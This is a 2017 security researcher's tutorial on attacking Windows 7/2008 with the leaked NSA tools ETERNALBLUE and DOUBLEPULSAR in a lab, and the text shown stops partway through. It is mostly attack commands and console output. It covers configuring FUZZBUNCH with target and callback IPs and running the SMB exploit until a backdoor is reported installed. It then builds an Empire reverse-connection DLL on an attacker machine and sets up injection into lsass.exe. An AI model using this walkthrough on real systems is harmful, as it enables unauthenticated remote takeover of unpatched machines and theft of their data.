HOW TO EXPLOIT ETERNALBLUE & DOUBLEPULSAR TO GET AN EMPIRE/METERPRETER SESSION ON WINDOWS 7/2008

Sheila A. Berta (*@UnaPibaGeek*) – Security Researcher at Eleven Paths

shey.x7@gmail.com || sheila.berta@11paths.com

April 17, 2017

Table of contents

Introduction

At last April 8, *TheShadowBrokers* has published a bunch of tools that was stolen from the *NSA Arsenal Hacker Tools.* A Github repository is the following: https://github.com/misterch0c/shadowbroker.

In this paper, we'll focus on *ETERNALBLUE* exploit for Microsoft Windows and the plugin *DOUBLEPULSAR*. To leverage these "fantastic" codes, we'll be using *FUZZBUNCH*, The NSA's *"Metasploit"*.

Why Eternalblue & DoublePulsar?

Among the Windows exploits published by *TheShadowBrokers*, *ETERNALBLUE* is the only one that can be used to attacking Windows 7 and Windows Server 2008 without needing authentication. After that, we can use the plugin *DOUBLEPULSAR* in order that injecting remotely a malicious DLL on the target machine. Keeping in mind we can inject any DLL we want; we'll make a malicious DLL using *Empire* to get a reverse connection from the target to the attacker machine.

Setting up the Lab environment

We need the following three machines in the same *Local Area Network* (LAN).

1. **Target machine (Windows 7/2008)**

A machine with Windows 7/2008 will be used as target machine (the victim). We don't need anything more here, just to know its IP address and make sure it's up when we'll be performing the attack.

2. **Attacker machine 1 (Windows XP)**

Unless we run *FUZZBUNCH* on Linux through WINE, we'll need a Windows XP to do that. The framework *FUZZBUNCH* is coded in *Python 2.6* and it needs *PyWin32 v2.12* library to run correctly.

3. **Attacker machine 2 (GNU/Linux)**

Finally, we'll need a Linux installation with *Empire* and *Metasploit* tools.

https://github.com/EmpireProject/Empire

https://www.rapid7.com/products/metasploit/download/

You can use Kali Linux.

The installation guide of these tools is out of scope of this paper.

In our Lab, we have configured the following:

- Windows 7 SP1 x64 – 192.168.1.109 → Target machine.
- Windows XP SP3 x32 – 192.168.1.108 → Attacker machine with *FUZZBUNCH.*
- Debian Jessie x64 – 192.68.1.105 → Attacker machine with *Empire* and *Metasploit.*

Setting up the FuzzBunch

We are going to use *FUZZBUNCH*, the NSA's "Metasploit". As mentioned above, this framework was coded with *Python 2.6* and it uses an old version of *PyWin32*: v2.12.


Knowing that, we must install the following tools in our *Windows XP* attacker machine:

- *Python 2.6:* https://www.python.org/download/releases/2.6/ (add it to the Windows' PATH environment variable)
- *PyWin32 v2.12:* https://sourceforge.net/projects/pywin32/files/pywin32/Build%20212/
- *Notepad++:* https://notepad-plus-plus.org/download/ (You can also use *Notepad*).

All of them are executable installers so we can just press *"next, next, next, accept, next…"*.


When we finish our installations, we must open a *cmd.exe* and move to the folder where the tool was downloaded, punctually where the *FUZZBUNCH*: *"fb.py"* is (inside the folder *shadowbroker-master/Windows*) and then execute *"python fb.py"*.

You will see that it won't run correctly, the script will show you an error because it's not finding the directory named *"ListeningPost"*. This happens because inside the *leak* that specific folder is empty. So, to avoid that error we edit *"fb.py"* and simply comment the line number 72:




```
69      addplugins(fb, "Payload",        PAYLOAD_DIR, EDFPlugin)
70      addplugins(fb, "Touch",          TOUCH_DIR,   EDFPlugin)
71      addplugins(fb, "ImplantConfig", IMPLANT_DIR, EDFPlugin)
72      #addplugins(fb, "ListeningPost", LP_DIR,       EDFPlugin)
73      addplugins(fb, "Special",        SPECIAL_DIR, DAVEPlugin, DeployableManager)
```

After that, we proceed to open the *Fuzzbunch.xml* file that is inside the same folder in order that replace the paths on the line 19 and 24 for other ones that we could have in our own system, for example:



```
16      <t:parameter name="ResourcesDir"
17                   description="Absolute path of the Resources Directory"
18                   type="String"
19                   default="C:\NSA\Leak\shadowbroker-master\windows\Resources"/>
20
21      <t:parameter name="LogDir"
22                   description="Absolute path of an Initial Log Directory"
23                   type="String"
24                   default="C:\NSA\Leak\shadowbroker-master\windows\Logs"/>
25
```


Now, we can execute again the command *"python fb.py"* and we should see that *FUZZBUNCH* is doing it correctly:



```
C:\Documents and Settings\Sheila>cd C:\NSA\Leak\shadowbroker-master\windows

C:\NSA\Leak\shadowbroker-master\windows>python fb.py

--[ Version 3.5.1

[*] Loading Plugins
[*] Initializing Fuzzbunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => C:\NSA\Leak\shadowbroker-master\windows\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => C:\NSA\Leak\shadowbroker-master\windows\Logs
[*] Autorun ON
```


When we initialize *FUZZBUNCH,* it will ask for a target IP address, we must write our target IP (Windows 7/2008 machine).

Immediately, it will ask for a callback's IP, we must specify the attacker IP (Windows XP machine).



```
[*] Retargetting Session

[?] Default Target IP Address [] : 192.168.1.109
[?] Default Callback IP Address [] : 192.168.1.108
[?] Use Redirection [yes] : no
```


Press *"enter"* to continue and it will ask for a name to the project. We used the one already created *"eternal1"*. If you don't have any, press *"enter"* to be asked for a name. With that data, the log folder for that project will be created.



```
[?] Base Log directory [C:\NSA\Leak\shadowbroker-master\windows\Logs] :
[*] Checking C:\NSA\Leak\shadowbroker-master\windows\Logs for projects
Index     Project
-----     -------
0         eternal1
1         Create a New Project

[?] Project [0] :
[?] Set target log directory to 'C:\NSA\Leak\shadowbroker-master\windows\Logs\et
ernal1\z192.168.1.109'? [Yes] :

[*] Initializing Global State
[+] Set TargetIp => 192.168.1.109
[+] Set CallbackIp => 192.168.1.108

[!] Redirection OFF
[+] Set LogDir => C:\NSA\Leak\shadowbroker-master\windows\Logs\eternal1\z192.168
.1.109
[+] Set Project => eternal1

fb >
```


Attacking Windows 7/2008 with EternalBlue

The first step is to select the exploit that we are going to use, which is *ETERNALBLUE*. So, we'll execute on the *FUZZBUNCH* terminal: *"use EternalBlue"*.



```
fb > use EternalBlue

[!] Entering Plugin Context :: Eternalblue
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.1.109

[*] Applying Session Parameters
[*] Running Exploit Touches


[!] Enter Prompt Mode :: Eternalblue

Module: Eternalblue
===================

Name                      Value
----                      -----
NetworkTimeout            60
TargetIp                  192.168.1.109
TargetPort                445
VerifyTarget              True
VerifyBackdoor            True
MaxExploitAttempts        3
GroomAllocations          12
Target                    WIN72K8R2
```


From this point, we'll use by default configurations in every parameter, *EXCEPT* at the following:



```
[!] Preparing to Execute Eternalblue

[*]  Mode :: Delivery mechanism

   *0) DANE      Forward deployment via DARINGNEOPHYTE
    1) FB        Traditional deployment from within FUZZBUNCH

[?] Mode [0] : 1
[+] Run Mode: FB
```

There we need to change to *"1" mode*.

Finally, it will ask us if we want to run *ETERNALBLUE*.



```
GroomAllocations       12
ShellcodeBuffer
Target                 WIN72K8R2

[?] Execute Plugin? [Yes] : yes
[*] Executing Plugin
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Pinging backdoor...
    [+] Backdoor not installed, game on.
[*] Target OS selected valid for OS indicated by SMB reply
[*] CORE raw buffer dump (28 bytes):
0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30 00              sional 7600.
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending SMBv2 buffers
        .............DONE.
    [+] Sending large SMBv1 buffer..DONE.
    [+] Sending final SMBv2 buffers......DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x64 (64-bit)
    [+] Backdoor installed
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00                                            ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded
```


If all was as we expected, we should see the message ***"Eternalblue Succeeded"***.

Making a malicious DLL with Empire

At this step, we need to create a malicious DLL (the *Payload*) which we'll use with *DOUBLEPULSAR* to remotely inject it into the target's system previously impacted with *ETERNALBLUE*.

To create the DLL, we need to move to the Linux attacker machine where we have installed the *Empire framework*.


Step 1: Set up a listener that can receive the reverse connection when the DLL is being injected



```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > set Name Eternal
(Empire: listeners) > set Host http://192.168.1.105
(Empire: listeners) > set Port 8080
(Empire: listeners) > execute
[*] Listener 'Eternal' successfully started.
(Empire: listeners) > list

[*] Active listeners:

  ID    Name                 Host                                 Type
itter   KillDate    Redirect Target
  --    ----                 ----                                 -------
-----   --------    ---------------
  1     Eternal              http://192.168.1.105:8080            native


(Empire: listeners) > 
```

Note: The IP address that we must to set at "Host" parameter is from the Linux attacker machine.

Step 2: Create the malicious DLL




```
(Empire: listeners) > usestager dll Eternal
(Empire: stager/dll) > set Arch x64
(Empire: stager/dll) > execute

[*] Stager output written out to: /tmp/launcher.dll

(Empire: stager/dll) > 
```

Now we have our malicious DLL in */tmp/launcher.dll*, we should simply copy that DLL to the Windows XP attacker machine so we can use it with *FUZZBUNCH*.


Injecting the malicious DLL via DoublePulsar

Going back to the Windows XP attacker machine, we now run *"use DoublePulsar"* on the *FUZZBUNCH* terminal.



```
fb Special (Eternalblue) > use DoublePulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.1.109

[*] Applying Session Parameters

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name                Value
----                -----
NetworkTimeout      60
TargetIp            192.168.1.109
TargetPort          445
OutputFile
Protocol            SMB
Architecture        x86
Function            OutputInstall
```

Again, we'll use every parameter with default configuration stopping when we reached the following:




```
[*]  Architecture :: Architecture of the target OS

   *0) x86      x86 32-bits
    1) x64      x64 64-bits

[?] Architecture [0] : 1
[+] Set Architecture => x64

[*]  Function :: Operation for backdoor to perform

   *0) OutputInstall      Only output the install shellcode to a binary file on d
isk.
    1) Ping               Test for presence of backdoor
    2) RunDLL             Use an APC to inject a DLL into a user mode process.
    3) RunShellcode       Run raw shellcode
    4) Uninstall          Remove's backdoor from system

[?] Function [0] : 2
[+] Set Function => RunDLL

[*]  DllPayload :: DLL to inject into user mode

[?] DllPayload [] : C:\NSA\Leak\shadowbroker-master\windows\launcher.dll
[+] Set DllPayload => C:\NSA\Leak\shadowbroker-master\windows\launcher.d... (plu
s 2 characters)

[*]  DllOrdinal :: The exported ordinal number of the DLL being injected to call


[?] DllOrdinal [1] : 1

[*]  ProcessName :: Name of process to inject into

[?] ProcessName [lsass.exe] :

[*]  ProcessCommandLine :: Command line of process to inject into

[?] ProcessCommandLine [] :
```

We must select the architecture of the Windows 7/2008 target machine that we are going to impact (in my case it is x64). Then, we'll do the most important part of this step, we are going to indicate that we want to perform a DLL injection (*Option 2 – "RunDLL"*).

